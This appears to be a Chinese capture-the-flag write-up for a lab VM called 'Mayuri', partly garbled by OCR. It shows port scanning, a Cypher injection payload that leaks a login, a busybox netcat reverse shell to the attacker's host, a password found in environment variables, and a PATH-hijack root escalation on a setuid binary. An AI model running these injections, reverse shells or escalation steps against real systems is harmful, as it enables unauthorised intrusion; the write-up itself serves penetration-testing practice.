群友靶机-Mayuri

信息搜集


```
__(root%kali)-[/home/kali/bash]
└─# nmap 192.168.2.172 -p- -A
Starting Nmap 7.95 (https://nmap.org) at 2025-08-08 22:25 EDT
Nmap scan report for Mayuri.lan (192.168.2.172)
Host is up (0.00041s latency).
Not shown: 65532 closed tcp ports (reset)
                   STATE SERVICE VERSION
PORT
22/tcp open ssh
                                          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
       3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
      256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
| 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-title:
\xE6\x9C\xAA\xE6\x9D\xA5\xE9\x81\x93\xE5\x85\xB7\xE7\xA0\x94\xE7\xA9\xB6\xE6\x89
\x80 | Future Gadget Lab
|_http-server-header: Apache/2.4.62 (Debian)
8080/tcp open http Apache httpd 2.4.62 ((Debian))
| http-title:
\xE6\x9C\xAA\xE6\x9D\xA5\xE9\x81\x93\xE5\x85\xB7\xE7\xA0\x94\xE7\xA9\xB6\xE6\x89
\xspace \xsp
|_Requested resource was login.php
|_http-server-header: Apache/2.4.62 (Debian)
|_http-open-proxy: Proxy might be redirecting requests
| http-cookie-flags:
       /:
             PHPSESSID:
                 httponly flag not set
MAC Address: 08:00:27:1E:C1:21 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
                         ADDRESS
1 0.41 ms Mayuri.lan (192.168.2.172)
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.72 seconds
```

三个端口, 22, 80, 8080


web探测

未来道具研究所 Future Gadget Lab Database > 输入未来道具编号查询价格(1-8): Execute Search E1. Psy. Kongroo 风凰院凶	Future Gadget Lab Database > 输入未来道具编号查询价格(1-8): Execute So					
〉输入未来道具编号查询价格(1-8): Execute Search	〉输入未来道具编号查询价格(1-8): Execute So	开罗	究所	fi		
Execute Search	Execute So	b D	Datal	base		
E1. Psy. Kongroo 凤凰院凶J	El. Psy. Kongroo 风凰				Execu	te Search
				El. Ps		凤凰院凶勇

8080



在80端口的输入框内,正常使用1 or 1=1 时,给出的表内容不完整



第二第三两条的数据没有显示

用sql语句 ' OR 1=1 进行验证时出现了一句报错


Error in: M?TCH (n:?h?p) whe?re n.sid = ' + sid + ' RET?RN n;

ai给出的是**NoSQL 注入漏洞**(具体来说是 **Cypher 注入**),因为错误信息中的语法是 Neo4j 图数据库的 Cypher 查询语言

这里是一些Cypher注入的速查表

发现可利用的payload

```
1 OPTIONAL MATCH (m) RETURN m AS n //
```



回显了第二第三条数据内容,其中第三条数据 Okabe:000kkkaaabbbeee 跟8080端口的登录框内容匹配,尝试登陆



有个终端,进行反弹shell的操作

```
busybox nc 192.168.2.240 1234 -e /bin/bash

[──(root@kali)-[/home/kali/bash]

[─# nc -lvnp 1234]

listening on [any] 1234 ...

connect to [192.168.2.240] from (UNKNOWN) [192.168.2.172] 43380

id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权至kyoma

```
www-data@Mayuri:/home$ cd kyoma/
www-data@Mayuri:/home/kyoma$ ls
ls: cannot open directory '.': Permission denied
```

直接进入到该用户目录 下,发现权限不够,尝试进行提权

传入有个linpeas.sh文件进行查看

```
Environment
 Any private information inside environment variables?
SHLVL=2
OLDPWD=/home/kyoma
Pass=1.129848
APACHE_RUN_DIR=/var/run/apache2
APACHE_PID_FILE=/var/run/apache2/apache2.pid
JOURNAL_STREAM=9:13478
_=./linpeas.sh
TERM=xterm
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
INVOCATION_ID=9189398a13774458b0171618bda1f366
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_GROUP=www-data
APACHE_RUN_USER=www-data
APACHE_LOG_DIR=/var/log/apache2
PWD=/tmp
```

在env环境变量内发现了有个pass,猜测是kyoma的密码,进行切换

```
www-data@Mayuri:/home$ su kyoma
Password:
kyoma@Mayuri:/home$ id
uid=1001(kyoma) gid=1001(kyoma) groups=1001(kyoma)
```

再次提权

发现当前用户的家目录内有一个程序。用strings来检查一下

```
kyoma@Mayuri:~$ strings TimeMachine
/lib64/ld-linux-x86-64.so.2
setuid
fflush
strcpy
puts
```

```
putchar
printf
stdout
strcat
system
usleep
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
timedateH
ctl | grH
ер 'LocaH
1 time' H
| awk -FH
': 'f
{print "H
: ",Н
$2}f
[]A\A]A^A_
IBN 5100
_____
%s [
] %3d%% (
: %41dms)
_____
v3.14 - AMADEUS
2011,
. . .
] SERN
. . .
El. Psy. Kongroo.
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
TimeMachine.c
___FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
```

```
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
putchar@GLIBC_2.2.5
_ITM_deregisterTMCloneTable
stdout@GLIBC_2.2.5
strcpy@GLIBC_2.2.5
puts@GLIBC_2.2.5
_edata
system@GLIBC_2.2.5
printf@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
execute_chronos_query
__libc_csu_init
fflush@GLIBC_2.2.5
__bss_start
main
display_progress_bar
setgid@GLIBC_2.2.5
strcat@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
setuid@GLIBC_2.2.5
__cxa_finalize@GLIBC_2.2.5
usleep@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
```

```
步骤
1. 创建一个恶意 timedateHctl文件
                                                                                          りを制して
   echo '#!/bin/bash' > /tmp/timedateHctl
    echo '/bin/sh' >> /tmp/timedateHctl # 直接启动 shell
   chmod +x /tmp/timedateHctl
  • 这个脚本会在被调用时启动一个 shell。
2. 劫持 PATH, 让系统优先查找 /tmp
                                                                                          り复制しつ
   bash
   export PATH=/tmp:$PATH
  • 现在系统会先检查 /tmp/timedateHctl, 而不是原来的文件。
3. 运行 TimeMachine
                                                                                          りを制して
   bash
   ./TimeMachine
  • 如果 TimeMachine调用了 timedateHctl,它会执行你的 /tmp/timedateHctl,从而获得 shell。
```

那么进行尝试

```
kyoma@Mayuri:~$ cd /tmp
kyoma@Mayuri:/tmp$ echo '#!/bin/bash' > /tmp/timedatectl
kyoma@Mayuri:/tmp$ 1s
linpeas.sh timedatectl
kyoma@Mayuri:/tmp$ chmod +x timedatectl
kyoma@Mayuri:/tmp$ export PATH=/tmp:$PATH
kyoma@Mayuri:/tmp$ cd
kyoma@Mayuri:~$ ./TimeMachine
_____
  世界线观测仪 v3.14 - AMADEUS 系统 =
    版权所有 2011, 未来道具研究所
_____
[系统] 初始化... 正在访问时序子系统。
[自检]验证命运石之眼校准...正常。
[自检] SERN 网络接口... 己激活。监视中...
[警告] 时间跳跃机使用前需要充能。
电话微波炉(暂定)充能中 [##################] 100% (距离充能完毕:
Oms)
[成功] 充能完毕。系统准备就绪。
[成功] 正在向 IBN 5100 传输时序查询...
操作完成。这一切都是命运石之门的选择。
El. Psy. Kongroo.
kyoma@Mayuri:~$ bash -p
bash-5.0# id
uid=1001(kyoma) gid=1001(kyoma) euid=0(root) egid=0(root)
groups=0(root),1001(kyoma)
```

flag

```
bash-5.0# cat root.txt /home/kyoma/user.txt flag{1.123581%} flag{1.055821%}
```